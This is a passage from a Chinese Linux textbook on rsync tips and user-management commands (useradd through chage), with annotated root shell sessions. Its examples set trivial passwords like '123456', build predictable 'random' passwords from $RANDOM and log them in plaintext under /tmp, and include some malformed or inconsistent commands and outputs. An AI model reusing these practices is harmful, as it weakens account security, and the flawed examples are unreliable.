使用 rsync 同步数据都是明文传输的，在要求保障数据安全的场景下，可以使用 -e 选项借助 SSH 隧道进行加密传输数据，-p 是 SSH 命令的选项，指定 SSH 传输的端口号为 22，这条命令的结果是将本地 /tmp 目录下的内容通过 SSH 加密隧道推送数据到 10.0.0.9 主机的 /tmp 目录。同理，执行 "rsync -av -e 'ssh -p 22' 10.0.0.9:/tmp/ /tmp" 可以从 10.0.0.9 主机的 /tmp 目录通过 SSH 加密隧道将数据拉取到本地 /tmp 目录下。
root@10.0.0.61's password:
sending incremental file list
tmp/
tmp/test.txt
tmp/.ICE-unix/
sent 131 bytes  received 39 bytes  68.00 bytes/sec
total size is 0  speedup is 0.00
```

rsync 命令的守护进程模式已经超出了本书的范围，读者可以查阅《跟老男孩学习 Linux 远维：Web 集群实战》一书 2017 年底即将改版的最新版本。

6.6.3 经验技巧

下面列出 rsync 命令的经验技巧以供读者参考。

- 1) 生产场景常用选项 -avz，相当于 -vzrtopg（这是网上文档常见的选项），但是此处建议大家使用 -avz 选项，更简单明了。如果在脚本中使用也可以省略 -v 选项。
- 2) 关于 z 压缩选项的使用建议，如果为内网环境，且没有其他业务占用带宽，可以不使用 z 选项。不压缩传输，几乎可以满带宽传输（千 M 网络），压缩传输则网络发送速度就会骤降，压缩的速率赶不上上传输的速度。
- 3) 选项 n 是一个提高安全性的选项，它可以结合 -v 选项输出模拟的传输过程，如果没有错误，则可以去除 n 选项真正的传输文件。

6.7 老男孩逆袭思想：新手如何高效地提问

- 1) 问问题前要有充分的准备，努力让自己问问题的水平更专业。
- 2) 想好你要问的内容，确定是否能表达清楚，可以先和小伙伴提前练习一下表达能力。
- 3) 如果口头表达不清楚，就写出来，给小伙伴看。采用适合自己的表达方式（当面 / 电话 / 邮件 / 微信 / QQ）进行沟通很重要。
- 4) 问问题时，把自己尝试过的解决方法也一并说出来，避免别人解答时走弯路。
- 5) 问问题应礼貌客气，但要学会开门见山，及时抛出问题。
- 6) Linux 问题错误日志及输出报错类问题尽量少截图，若使用 QQ 发文字，也要注意

避免将文字自动转换为表情，也不要自行翻译后再描述，就保持原样给出错误描述。解答的人可能需要搜索才能帮到你，如果你提供的是截图，那么解答人如果很忙就会很容易放弃帮你。

- 7) 不要吊死在一棵树上，可以同时问多个人（普遍培养 / 重点选拔）。
- 8) 最终解决完问题后，将解题思路整理成文档，无论别人是否帮到你，都要把答案发给你问过问题的人，学会感恩，未来的路才会越走越宽（感恩帮助你的人，那是应该的，对没有帮到你的人也感恩才叫智慧）。
- 9) 通过赞美、凸显重要性、满足心理需求等方式，让他人乐于帮你解决问题。
- 10) 多问封闭式问题，少问开放式问题，多为解答问题的人着想，是否能让对方省事，决定了对方是否愿意帮你以及帮你的速度。



第 7 章

Linux 用户管理及用户信息查询命令

7.1 useradd：创建用户

7.1.1 命令详解

【命令星级】 ★★★★★

【功能说明】

useradd 命令可用于创建新的用户或者更改用户的信息。

【语法格式】

```
useradd [options] [login]
useradd [选项]      [用户名]

useradd -D [options]
```

说明：

在 useradd 命令以及后面的选项和用户名里，每个元素之间都至少要有一个空格。

【选项说明】

1) 使用 useradd 常规添加用户工作原理流程

在使用 useradd 命令时，若不加任何参数选项，后面直接跟所添加的用户名，那么系统首先会读取 /etc/login.defs（用户定义文件）和 /etc/default/useradd（用户默认配置文件）文件中所定义的参数和规则，然后根据所设置的规则添加用户，同时还会向 /etc/passwd（用户文件）和 /etc/group（组文件）文件内添加新用户和新用户组记录，向 /etc/shadow（用户密码文件）和 /etc/gshadow（组密码文件）文件里添加新用户和组对应的密码信息的相关记录。同时系统还会根据 /etc/default/useradd 文件所配置的信息建立用户的家目录，并将 /etc/skel 中的所有文件（包括隐藏的环境配置文件）都复制到新用户的家目录中。

2) useradd 不加选项 -D 的参数选项及说明

表 7-1 useradd 不加选项 -D 的参数选项及说明

参数 选项	解释说明（带 * 的为重点）
-c comment	新用户 password 文件中的说明栏（冒号分隔后的第五列）
-d home_dir	新用户每次登入时所使用的家目录
-e expire_date	用户终止日期。日期的指定格式为 YYYY-MM-DD
-f inactive_days	用户过期几日后的永久停权。当值为 0 时用户立即被停权，而当值为 -1 时则关闭此功能，预设值为 -1
-g initial_group	指定用户对应的用户组。用户组名必须为系统现已存在的名称 *
-G group,[...]	定义此用户为多个不同组的成员。每个用户组使用逗号 (,) 分隔。用户组名同 -g 选项的限制。默认值为用户的起始用户组
-m	用户目录如不存在则自动建立
-M	不建立用户家目录，优先于 /etc/login.defs 文件设定。创建虚拟用户时一般不需要建立家目录，部署应用服务时则需要创建虚拟用户
-n	默认情况下用户的用户组与用户的名称是相同的。如果命令添加了 -n 参数，就不会生成与用户同名的用户组了
-r	此参数是用来建立系统用户的。系统用户的 UID 会比定义在系统档上 /etc/login.defs 的 UID_MIN 要小。注意此用法下 useradd 所建立的用户不会建立用户家目录，也不会在乎记录在 /etc/login.defs 中的定义值。如果需要用户家目录必须额外指定 -m 参数来建立系统用户。这是 Red Hat 额外增设的选项
-s shell	用户登入后使用的 Shell 名称。默认值为不填写，这样系统会帮助指定预设的登入 Shell（根据 /etc/default/useradd 预设的值）*
-u uid	用户的 ID 值。这个值必须是唯一的，除非用 -o 选项。数字不可为负值 *

3) useradd 加 -D 选项参数说明：改变新建用户的预设值

当执行 useradd 带 -D 参数时，可以更改新建用户的默认配置值（/etc/default/useradd）或者由命令行编辑文件更改预设值。可简单理解该参数（-D）就是用于修改 /etc/default/

useradd 配置文件的内容的，若这个文件的内容被修改，则添加新用户不加参数时默认值就会从该 /etc/default/useradd 中读取。表 7-2 针对该 useradd 命令的 -D 参数选项进行了说明。

表 7-2 useradd 加选项 -D 的参数选项及说明

useradd -D 参数选项	注释说明
-b default_home	定义用户家目录的基本目录，当用户家目录不存在时，此目录将作为家目录生效
-e default_expire_date	用户账号停止日期，格式为 YYYY-MM-DD，同 useradd 的 -e 参数
-f default_inactive	用户过期几日后的停权。同 useradd 的 -f 参数
-g default_group	新用户起始用户组名或 ID。用户组名必须为现已存在的名称。用户组 ID 也必须为现已存在的用户组。同 useradd 的 -g 参数
-s default_shell	用户登入后使用的 Shell 名称。修改后新加入的用户都将使用此 Shell 类型，同 useradd -s 参数

7.1.2 使用范例

范例 7-1：不加任何参数添加用户的例子。

```
[root@oldboyedu ~]# useradd ett
[root@oldboyedu ~]# ls -ld /home/ett/
drwx----- 2 ett ett 4096 Jul 12 10:10 /home/ett/
```

提示：创建用户的同时还会创建一个与用户名相同的用户组。

在这个例子中，我们添加了一个名为 ett 的系统用户，当查看 /home/ 目录时，会发现系统自动建立了一个 ett 的目录，其就是用户登入后的起始目录，即家目录。

下面再来看 /etc/passwd 文件中有关新用户 ett 的记录：

```
[root@oldboyedu ~]# grep -w ett /etc/passwd
ett:x:506:506::/home/ett:/bin/bash #<== 这里的 506:506 就是根据 /etc/login.defs 内容预设的。
```

从上文过滤出的 ett 用户记录来看，用户的 UID 和 GID 分别为 506，并且 ett 的家目录为 /home/ett，所对应的 Shell 是 /bin/bash。

接下来，我们再看看 /etc/shadow、/etc/group 和 /etc/gshadow 文件，是不是也存在与 ett 用户有关的记录：

```
[root@oldboyedu ~]# grep -w ett /etc/shadow
ett:!!:17359:0:99999:7::: #<== 虽然没有创建密码，但是密码文件还是会增加一行相关信息。
[root@oldboyedu ~]# grep -w ett /etc/group
ett:x:506: #<== 创建用户时，默认会创建与用户名同名的用户组，并体现在用户组配置文件中。
[root@oldboyedu ~]# grep -w ett /etc/gshadow
ett:!: #<== 组密码文件中也会有一行相关记录。
```

提示：根据上文的结果，我们将会发现 /etc/shadow、/etc/group 和 /etc/gshadow 几个文件都存在与 ett 用户相关的记录。

这里我们还可以查看 /etc/default/useradd 和 /etc/login.defs 两个文件的规则，看一下 ett 用户的增加是否符合这两个配置文件预设的值。最后还可以查看 /home/ett 目录下的文件，是否与 /etc/skel 目录中的一样。毫无疑问，这些答案都是肯定的，有关用户管理的更多知识，读者可以参考即将出版的《老男孩的 Linux 私房菜》一书。

范例 7-2：useradd 的 -g、-u 参数，执行 useradd [参数] username 添加用户。

```
[root@oldboy ~]# groupadd -g 801 sa          #<== 创建用户组 sa 并指定 gid 为 801，这个是 groupadd 命令的用法，后面会讲到。
[root@oldboy ~]# useradd -g sa -u 901 oldgirl  #<== 创建用户 oldgirl 属于 sa 组，uid 为 901。
[root@oldboy ~]# id oldgirl                  #<== 查看用户和用户组的基本信息。
uid=901(oldgirl) gid=801(sa) groups=801(sa) #<== 可以看出，这里符合创建的需求。
```

范例 7-3：useradd 的 -M、-s 参数的例子。

```
[root@oldboy ~]# useradd -M -s /sbin/nologin tinging  #<== -M 不创建家目录，-s 指定用户登录后的 Shell，这里是 /sbin/nologin，表示禁止登录。此例在生产场景中部署 Nginx、MySQL 等服务时经常会用到。
[root@oldboy ~]# ls -ld /home/tingting
ls: cannot access /home/tingting: No such file or directory  #<== 家目录不存在 (-M 的作用)。
[root@oldboy ~]# grep -w tinging /etc/passwd
tingting:x:1001:1001::/home/tingting:/sbin/nologin  #<== 登录 Shell 也改为了 /sbin/nologin。
```

范例 7-4：useradd 的 -c、-u、-G、-s、-d、-m、-e、-f 等多个参数组合的综合例子。

需求如下：添加用户 inca，并设置用户注释信息为“SysUser”，UID 指定为 806，归属为用户组 root、sa 成员，其 Shell 类型为 /bin/sh，设置家目录为 /tmp/inca，用户过期时间为 2017/07/12，过期后两天停权。

```
[root@oldboy ~]# useradd -u 806 -s /bin/sh -c SysUser -G root,sa -e "2017/07/12" -f 2 -d /tmp/inca inca  #<== 每个参数的作用请查询 7.1.1 节的表格，如果用户组 sa 不存在，则需提前创建。
[root@oldboy ~]# tail -1 /etc/passwd  #<== 查看账号文件的最后一行，以获取新用户信息。
inca:x:806:1002:SysUser:/tmp/inca:/bin/sh
```

提示：上述 /etc/passwd 文件行 inca 的用户信息。

表 7-3 /etc/passwd 文件行 inca 的用户信息说明

inca	:x	:806	:1002	:SysUser	:/tmp/inca	:/bin/sh
账号名称	：账号密码	：账号 UID	：账号组 GID	：用户说明	：用户家目录	：shell 解释器

```
[root@oldboy ~]# id inca    #<= id 命令可以查看用户的 uid 和 gid 等信息，后面会讲解。
uid=806(inca) gid=1002(inca) groups=1002(inca),0(root),801(sa)
#<= 用户组以及附加组信息。
[root@oldboy ~]# chage -l inca  #<= chage 命令可以查看用户的有效期，后面会讲解此命令。
Last password change          : Jul 11, 2017
Password expires              : never
Password inactive             : never
Account expires               : Jul 12, 2017  #<= 通过 -e 指定的用户过期时间。
Minimum number of days between password change   : 0
Maximum number of days between password change   : 99999
Number of days of warning before password expires : 7
[root@oldboy ~]# tail -1 /etc/shadow  #<= 查看密码文件 /etc/shadow 的最后一行。
inca::!:17358:0:99999:7:2:17359:      #<= 带底纹的数字 2 即用户过期停权的结果 (-e 参数)
```

范例 7-5：useradd -D 参数的使用说明及案例实践。

前文已经讲解过，使用 useradd -D 参数的结果实际上就是修改用户的初始配置文件 /etc/default/useradd，下面先来看看该文件的样子和内容说明：

```
[root@oldboy ~]# cat /etc/default/useradd
# useradd defaults file
GROUP=100          #<= 依赖于 /etc/login.defs 的 USERGROUPS_ENAB 参数，如果为 no，则此处控制。
HOME=/home         #<= 把用户的家目录建在 /home 中。
INACTIVE=-1        #<= 是否启用用户过期停权，-1 表示不启用。
EXPIRE=            #<= 用户终止日期，不设置表示不启用。
SHELL=/bin/bash   #<= 新用户默认所用的 Shell 类型。
SKEL=/etc/skel    #<= 配置新用户家目录的默认文件存放路径。前文提到的 /etc/skel，就是在这些配置生效的，即当我们用 useradd 添加用户时，用户家目录下的文件，都是从这里配置的目录中复制过去的。
CREATE_MAIL_SPOOL=yes #<= 创建 mail 文件。
```

修改实践：

```
[root@oldboy ~]# cp /etc/default/useradd{,.bak}           #<= 做个备份 ※。
[root@oldboy ~]# useradd -D -s /bin/sh                  #<= 修改默认登录 Shell。
[root@oldboy ~]# diff /etc/default/useradd{,.bak}       #<= 将修改后的文件和备份的源文件进行对比。
6c6
< SHELL=/bin/sh  #<= 更改后的结果。
---
> SHELL=/bin/bash #<= 更改前的结果。
[root@oldboy ~]# useradd -D -e "2018/07/12"          #<= 修改用户默认的有效期。
[root@oldboy ~]# diff /etc/default/useradd{,.bak}       #<= 与备份的修改之前的文件进行对比。
5,6c5,6
< EXPIRE=2018/07/12  #<= 更改后的结果，即为以后创建所有账户的有效期设置的时间。
< SHELL=/bin/sh
---
> EXPIRE=          #<= 更改前的结果，预设值为空，即不限定账户的有效期。
> SHELL=/bin/bash
```

添加一个新用户 zuma:

```
[root@oldboy ~]# useradd zuma          #<== 添加一个新用户 zuma。
[root@oldboy ~]# tail -1 /etc/passwd    #<== 查看新用户 zuma 的 Shell 解释器。
zuma:x:1002:1003::/home/zuma:/bin/sh  #<== 添加用户后，解释器就默认是 sh 了。
[root@oldboy ~]# chage -l zuma        #<== 查看 zuma 的用户有效期。
Last password change                : Jul 11, 2017
Password expires                   : never
Password inactive                 : never
Account expires                     : Jul 12, 2018 #<== 添加用户默认的有效期。
Minimum number of days between password change : 0
Maximum number of days between password change: 99999
Number of days of warning before password expires: 7
[root@oldboy ~]# \cp /etc/default/useradd{,.bak,} #<== 练习完后还原系统默认的配置文件。*
```

 提示：useradd -D 的功能完全可以使用 vim /etc/default/useradd 编辑修改后来替代。

7.2 usermod：修改用户信息

7.2.1 命令详解

【命令星级】 ★★★★★

【功能说明】

usermod 命令用于修改系统已经存在的用户的账号信息。

【语法格式】

```
usermod [options] [login]
usermod [选项] [用户名]
```

 说明：

在 usermod 命令以及后面的选项和用户名里，每个元素之间都至少要有一个空格。

【选项说明】

表 7-4 针对该命令的参数选项进行了说明。

表 7-4 usermod 命令的参数选项及说明

参数 选项	解释说明（带 * 的为重点）
-c comment	修改用户 password 文件中用户的说明栏，同 useradd 的 -c 功能
-d home_dir	修改用户每次登入时所使用的家目录，同 useradd 的 -d 功能

(续)

参数选项	解释说明（带*的为重点）
-e expire_date	修改用户终止日期，同 useradd 的 -e 功能
-f inactive_days	修改用户过期几日后的永久停权，同 useradd 的 -f 功能
-g initial_group	修改用户对应的用户组，同 useradd 的 -g 功能
-G group,[...]	修改此用户为多个不同组的成员，同 useradd 的 -G 功能
-m	用户目录如果不存在则自动建立
-M	不建立用户家目录，优先于 /etc/login.defs 文件设定。一般创建虚拟用户时不建立家目录，部署应用服务时需要创建虚拟用户
-n	默认情况下，用户的用户组与用户的名称会相同。如果命令添加了 -n 参数，则不会生成与用户同名的用户组了
-r	此参数是用来建立系统用户的。系统用户的 UID 会比定义在系统档上 /etc/login.defs 的 UID_MIN 要小。注意此用法中 useradd 所建立的用户不会建立用户家目录，也不会在乎记录在 /etc/login.defs. 的定义值。如果想要有用户家目录，则必须额外指定 -m 参数来建立系统用户。这是 Red Hat 额外增设的选项
-s shell	修改用户登入后使用的 Shell 名称，同 useradd 的 -s 功能
-u uid	修改用户的 ID 值，同 useradd 的 -u 功能
-a	追加用户到用户组，仅与 -G 参数连用
-l	修改用户的账号名称
-L	锁定用户密码，不让用户改密码
-U	解除密码锁定



注意 usermod 的作用是修改用户，而 useradd 的作用是添加用户，本质上都是对用户进行操作，因此，参数作用大部分都是类似的，只不过命令不同，就是添加和修改的区别。

7.2.2 使用范例

范例 7-6：usermod 的 -c、-u、-G、-s、-d、-m、-e、-f 等多个参数组合的例子。

需求如下：将范例 7-3 添加的用户 inca 的用户注释信息修改为“TmpUser”，UID 修改为 999，归属修改为用户组 root、sa、tech 成员，其 Shell 类型为 /sbin/nologin，设置家目录为 /home/inca，用户过期时间为 2018/07/12，过期后 30 天停权。

```
[root@oldboy ~]# usermod -u 999 -s /sbin/nologin -c TmpUser -G root,sa,tech -e "2018/07/12" -f 30 -d /home/inca inca #<== 各个参数的作用请查询 7.2.1 节的表格。
[root@oldboy ~]# grep -w inca /etc/passwd #<== 过滤 inca 账号信息。
```

```

inca:x:888:1002:TmpUser:/home/inca:/sbin/nologin #<== 已按要求修改。
[root@oldboy ~]# id inca #<==id 命令可以查看用户的 uid 和 gid 等信息，后面会讲解。
uid=888(inca) gid=1002(inca) groups=1002(inca),0(root),801(sa),1004(tech)
    #<== 用户组以及附加组信息。
[root@oldboy ~]# grep -w inca /etc/shadow
inca:!$:17358:0:99999:7:30:17724: #<== 带底纹的数字 30 即为过期停权的结果 (-f 参数)。
[root@oldboy ~]# chage -l inca    #<==chage 命令可以查看用户有效期，后面会讲解此命令。
Last password change          : Jul 11, 2017
Password expires              : never
Password inactive             : never
Account expires                : Jul 12, 2018 #<== 账户有效期已改。
Minimum number of days between password change   : 0
Maximum number of days between password change   : 99999
Number of days of warning before password expires : 7

```

 提示：关于 usermod 参数使用的更多内容，读者可以多参考 useradd。

7.3 userdel：删除用户

7.3.1 命令详解

【命令星级】 ★★★★★

【功能说明】

userdel 命令用于删除指定的用户及与该用户相关的文件。

【语法格式】

```

userdel [options] [login]
userdel [选项] [用户名]

```

 说明：

在 userdel 命令以及后面的选项和用户名里，每个元素之间都至少要有一个空格。

【选项说明】

表 7-5 针对该命令的参数选项进行了说明。

表 7-5 userdel 命令的参数选项及说明

参数 选项	解释说明
-f	强制删除用户，即使用户当前已登录
-r	删除用户的同时，删除与用户相关的所有文件

7.3.2 使用范例

范例 7-7：不加参数删除用户 zuma。

```
[root@oldboy ~]# tail -4 /etc/passwd          #<== 当前系统有 4 个多余的用户，准备删除。
oldgirl:x:901:801::/home/oldgirl:/bin/bash
tingting:x:1001:1001::/home/tingting:/sbin/nologin
inca:x:888:1002:TmpUser:/home/inca:/sbin/nologin
zuma:x:1002:1003::/home/zuma:/bin/sh
[root@oldboy ~]# ll /home/zuma/ -ld          #<== 查看 zuma 用户的家目录。
drwx-----. 2 zuma zuma 59 Jul 12 06:34 /home/zuma/
[root@oldboy ~]# userdel zuma              #<== 删除 zuma 用户。
[root@oldboy ~]# grep -w zuma /etc/passwd    #<== 查看删除后的情况。
[root@oldboy ~]# ll /home/zuma/ -ld          #<== zuma 家目录依然存在。
drwx----- 2 1002 1003 59 Jul 12 06:34 /home/zuma/
```

范例 7-8：加 -r 参数删除用户及家目录。

```
[root@oldboy ~]# ls -ld /home/oldgirl/        #<== 查看 inca 用户的家目录。
drwx----- 2 oldgirl sa 59 Jul 12 05:58 /home/oldgirl/
[root@oldboy ~]# grep -w oldgirl /etc/passwd  #<== 查看 oldgirl 的用户信息。
oldgirl:x:901:801::/home/oldgirl:/bin/bash
[root@oldboy ~]# userdel -r oldgirl          #<== 带 -r 参数删除 oldgirl 用户。
[root@oldboy ~]# grep -w oldgirl /etc/passwd    #<== 用户信息没了。
[root@oldboy ~]# ls -ld /home/oldgirl/
ls: cannot access /home/oldgirl/: No such file or directory
#<== oldgirl 用户的家目录也没了。
```

在实际工作中尽量不要使用 userdel 删除用户，而是采用在 /etc/passwd 里注释用户的方法，防止用户误删带来的系统及服务不正常。读者需要谨慎使用 -r 参数，因为 -r 参数会将用户家目录下的所有目录和文件都删除，导致数据不可逆地丢失。

7.4 groupadd：创建新的用户组

7.4.1 命令详解

【命令星级】 ★★★☆☆

【功能说明】

groupadd 命令用于创建新的用户组。但 groupadd 命令的用途一般不大，因为 useradd 命令在创建用户的同时还会创建与用户同名的用户组。

【语法格式】

```
groupadd [options] [group]
groupadd [选项] [用户组]
```

说明：

在 groupadd 命令以及后面的选项和用户组里，每个元素之间都至少要有一个空格。

【选项说明】

表 7-6 针对该命令的参数选项进行了说明。

表 7-6 groupadd 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
-g gid	指定用户组的 gid，除非接 -o 参数，否则 ID 值唯一且不为负，如果不指定 -g 参数，则 gid 从 500 开始 *
-f	新增一个账户，强制覆盖一个已存在的组账号

7.4.2 使用范例

范例 7-9：指定 gid 添加用户组的例子。

```
[root@oldboy ~]# groupadd -g 123 test1 #<== 添加 GID 为 123 的 test1 用户组。
[root@oldboy ~]# tail -1 /etc/group
test1:x:123:
[root@oldboy ~]# tail -1 /etc/gshadow
test1:!::
```

groupadd 的命令在工作场景中的应用绝大多数情况下仅限于此，普通读者掌握本书的介绍即可。

7.5 groupdel：删除用户组

7.5.1 命令详解

【命令星级】 ★★★☆☆

【功能说明】

groupdel 命令用于删除指定的用户组，此命令的使用频率极低，了解即可。

【语法格式】

```
groupdel [group]
```

groupdel [用户组]

说明：

- 1) 在 groupdel 命令以及后面的用户组里，每个元素之间都至少要有一个空格。
- 2) groupdel 不能删除还有用户归属的主用户组。

7.5.2 使用范例

范例 7-10：删除用户组的例子。

```
[root@oldboy ~]# groupdel root #<== 删除 root 用户组失败，因为 root 用户还存在。
groupdel: cannot remove the primary group of user 'root'
[root@oldboy ~]# groupdel test #<== 删除 oldboy 用户成功。
[root@oldboy ~]# grep -w test /etc/group
```

7.6 passwd：修改用户密码

7.6.1 命令详解

【命令星级】 ★★★★★**【功能说明】**

passwd 命令可以修改用户密码及密码过期时间等内容，是工作中很常用的命令。普通用户和超级用户都可以运行 passwd 命令，但普通用户只能更改自身的用户密码，超级用户 root 则可以设置或修改所有用户的密码。

【语法格式】

```
passwd [option] [username]
passwd [选项] [用户名]
```

说明：

在 passwd 命令以及后面的选项和用户名里，每个元素之间都至少要有一个空格。

【选项说明】

表 7-7 针对该命令的参数选项进行了说明。

表 7-7 passwd 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
-k	为密码已经过期的用户更新有效期

(续)

参数选项	解释说明(带*的为重点)
-l	锁定用户, 被锁定的用户将不能登录。仅root用户有权使用该选项
--stdin	从标准输入读取密码字符串*
-u	解除对用户的锁定。仅root用户有权使用该选项
-d	删除用户的密码, 使密码为空。仅root用户有权使用该选项
-e	使用户密码立即过期, 将在用户下次登录时强制要求用户修改密码。仅root用户有权使用该选项
-n	设置修改密码的最短天数。仅root用户有权使用该选项
-x	设置修改密码的最长天数。仅root用户有权使用该选项
-w	设置用户在密码过期前收到警告信息的天数。仅root用户有权使用该选项
-i	设置密码过期多少天后禁用账户。仅root用户有权使用该选项
-S	显示用户密码相关的简单描述。仅root用户有权使用该选项

除了上述说明, 还要强调以下两点。

- root用户可以修改任何用户的密码, 普通用户只能修改自身的密码。
- root用户修改密码时, 如果不符合系统密码规则, 则给出警告信息, 但密码设置仍然生效。普通用户修改密码时, 如果使用弱密码, 则给出警告信息, 且修改无效。

7.6.2 使用范例

1. 基础范例

范例 7-11: 修改用户密码的例子。

1) 修改用户自身密码:

当执行 passwd 不带任何参数和内容时, 表示修改当前执行命令用户自身的密码。

```
[root@oldboy ~]# passwd #<== 修改当前用户 root 自身的密码。
Changing password for user root.
New password:      #<== 输入密码 123456, 系统不会输出用户输入的密码。
BAD PASSWORD: it is too simplistic/systematic
               #<== 如果密码过于简单, 则会给出警告, 但不会阻止。
BAD PASSWORD: is too simple
Retype new password:   #<== 再次输入密码 123456。
passwd: all authentication tokens updated successfully. #<== 还是设置成功了。
```

2) 设置及修改普通用户的密码:

```
[root@oldboy ~]# useradd oldgirl #<== 添加 oldgirl 用户。
```

```
[root@oldboy ~]# passwd oldgirl #<== 为 oldgirl 用户添加密码。
Changing password for user oldgirl.
New password: #<== 输入密码 123456。
BAD PASSWORD: The password is shorter than 8 characters
Retype new password: #<== 再次输入密码 123456。
passwd: all authentication tokens updated successfully. #<== 设置成功。
[root@oldboy ~]# su - oldgirl #<== su 命令可以切换用户身份，后面会讲解。
[oldgirl@oldboy ~]$ whoami #<== 当前用户为 oldgirl。
oldgirl
[oldgirl@oldboy ~]$ passwd #<== 修改用户自身的密码。
Changing password for user oldgirl.
Changing password for oldgirl.
(current) UNIX password: #<== 先输入用户的当前密码。
New password: #<== 输入新密码。
BAD PASSWORD: it is too short #<== 如果密码太短则不允许设置 (root 用户修改密码只是警告)
New password:
BAD PASSWORD: it is too short
New password: #<== 必须设置足够复杂的密码。
Retype new password: #<== 重复设置。
passwd: all authentication tokens updated successfully.
```

范例 7-12：显示账号密码信息的例子。

```
[oldgirl@oldboy ~]$ passwd -S oldgirl
Only root can do that. #<== 提示这个参数只能在 root 下执行。
[root@oldboy ~]# passwd -S oldgirl
oldgirl PS 2017-07-12 0 99999 7 -1 (Password set, SHA512 crypt.)
```

范例 7-13：一条命令设置密码（生产使用技巧）。

```
[root@oldboy ~]# echo "123456" |passwd --stdin oldgirl #<==--stdin 参数能从标准输入获取密码。
Changing password for user oldgirl.
passwd: all authentication tokens updated successfully.
```

提示：在工作中批量设置密码时这个命令很有用。

范例 7-14：要求 oldgirl 用户 7 天内不能更改密码，60 天以后必须修改密码，过期前 10 天通知用户，过期后 30 天后禁止用户登录。

```
[root@oldboy ~]# passwd -n 7 -x 60 -w 10 -i 30 oldgirl #<== 参数含义详见 7.6.1 节的表 7-7。
Adjusting aging data for user oldgirl.
passwd: Success
[root@oldboy ~]# passwd -S oldgirl
oldgirl PS 2017-07-12 7 60 10 30 (Password set, SHA512 crypt.)
[root@oldboy ~]# chage -l oldgirl
```

```
Last password change      : Jul 11, 2017
Password expires        : Sep 09, 2017
Password inactive       : Oct 09, 2017 #<== 过期后 30 天后禁止用户登录, -i 控制。
Account expires         : never
Minimum number of days between password change
                           : 7   #<== 7 天内不能更改密码, -n 控制。
Maximum number of days between password change
                           : 60  #<== 60 天以后必须修改密码, -x 控制。
Number of days of warning before password expires
                           : 10  #<== 过期前 10 天通知用户, -w 控制。
```

2. 生产案例

范例 7-15：批量创建 10 个用户 stu01-stu10，并且设置 8 位随机密码，要求不能使用 Shell 的循环（例如：for、while 等），只能用 Linux 命令及管道来实现。

实现命令如下：

```
echo stu{01..10}|tr " " "\n|sed -r 's#(.*)#useradd \1; pass=$(RANDOM+10000000);'>/tmp/oldboy.log#g' #<== 注意是一行。
```

命令解析

第一步：生成符合题意的 10 个用户名。

```
[root@oldboy ~]# echo stu{01..10}
stu01 stu02 stu03 stu04 stu05 stu06 stu07 stu08 stu09 stu10
```

第二步：使用 tr 命令将上述 10 个用户名竖行显示。

```
[root@oldboy ~]# echo stu{01..10}|tr " " "\n" #<== tr 将管道输出中的空格替换为换行符。
stu01
stu02
...
省略若干行 ...
stu09
stu10
```

第三步：在每一行的前面加上 useradd 命令，即可拼出添加用户的所有命令。

```
[root@oldboy ~]# echo stu{01..10}|tr " " "\n|sed -r 's#(.*)#useradd \1#g' #<== 利用 sed 的后向引用知识，见第 4 章的 sed 命令。
useradd stu01
useradd stu02
...
省略若干行 ...
useradd stu09
useradd stu10
```

上面三步是完整的命令，第四步开始实际上是不同的命令，因此用分号分隔。

第四步：定义 8 位随机数变量。

```
[root@oldboy ~]# pass=$((RANDOM+88888888))
[root@oldboy ~]# echo $pass
88896511
```

第五步：以第一二步作为结果使用 sed -r 's#(.*)# 最终命令 #g'。

```
[root@oldboy ~]# echo stu{01..10}|tr " " "\n"|sed -r 's#(.*)#useradd \1; pass=\$((RANDOM+10000000)); echo "$pass"|passwd --stdin \1; echo -e "\1 \t echo \"$pass\" >>/tmp/oldboy.log#g' #<== 拼凑出 10 条命令语句。
useradd stu01; pass=$((RANDOM+10000000)); echo "$pass"|passwd --stdin stu01;
echo -e "stu01 `echo \"$pass\"`">>/tmp/oldboy.log
useradd stu02; pass=$((RANDOM+10000000)); echo "$pass"|passwd --stdin stu02;
echo -e "stu02 `echo \"$pass\"`">>/tmp/oldboy.log
useradd stu03; pass=$((RANDOM+10000000)); echo "$pass"|passwd --stdin stu03;
echo -e "stu03 `echo \"$pass\"`">>/tmp/oldboy.log
useradd stu04; pass=$((RANDOM+10000000)); echo "$pass"|passwd --stdin stu04;
echo -e "stu04 `echo \"$pass\"`">>/tmp/oldboy.log
useradd stu05; pass=$((RANDOM+10000000)); echo "$pass"|passwd --stdin stu05;
echo -e "stu05 `echo \"$pass\"`">>/tmp/oldboy.log
useradd stu06; pass=$((RANDOM+10000000)); echo "$pass"|passwd --stdin stu06;
echo -e "stu06 `echo \"$pass\"`">>/tmp/oldboy.log
useradd stu07; pass=$((RANDOM+10000000)); echo "$pass"|passwd --stdin stu07;
echo -e "stu07 `echo \"$pass\"`">>/tmp/oldboy.log
useradd stu08; pass=$((RANDOM+10000000)); echo "$pass"|passwd --stdin stu08;
echo -e "stu08 `echo \"$pass\"`">>/tmp/oldboy.log
useradd stu09; pass=$((RANDOM+10000000)); echo "$pass"|passwd --stdin stu09;
echo -e "stu09 `echo \"$pass\"`">>/tmp/oldboy.log
useradd stu10; pass=$((RANDOM+10000000)); echo "$pass"|passwd --stdin stu10;
echo -e "stu10 `echo \"$pass\"`">>/tmp/oldboy.log
```

表 7-8 拼接后的命令拆解解析

拼接后的命令拆解解析（最终命令）	解释说明
useradd stu10;	添加用户
pass=\$((RANDOM+10000000));	密码随机数定义
echo "\$pass" passwd --stdin stu10;	非交互式设置密码
echo -e "stu10 `echo \"\$pass\"`">>/tmp/oldboy.log	将密码生成到文件里并记录

提示：表 7-8 里的所有命令其实都是创建用户、设置密码，并记录密码。

第六步：将得出的 10 条语句通过管道交给 bash 命令来执行。

```
echo stu{01..10}|tr " " "\n"|sed -r 's#(.*)#useradd \1; pass=\$((RANDOM+10000000));
echo \"$pass\"|passwd --stdin \1; echo -e "\1 \t echo \"$pass\" >>/tmp/oldboy.log#g'|bash
```

更多方法请参考：<http://oldboy.blog.51cto.com/2561410/1608552>。

7.7 chage: 修改用户密码有效期

7.7.1 命令详解

【命令星级】 ★★★☆☆

【功能说明】

chage 命令用于查看或修改用户密码的有效期，有些参数和 passwd 的功能相同。

【语法格式】

```
chage [option] [login]
chage [选项] [用户名]
```

 说明：

在 chage 命令以及后面的选项和用户名里，每个元素之间都至少要有一个空格。

【选项说明】

表 7-9 针对该命令的参数选项进行了说明。

表 7-9 chage 命令的参数选项及说明

参数 选项	解释说明（带 * 的为重点）
-d	设置上一次密码更改的日期
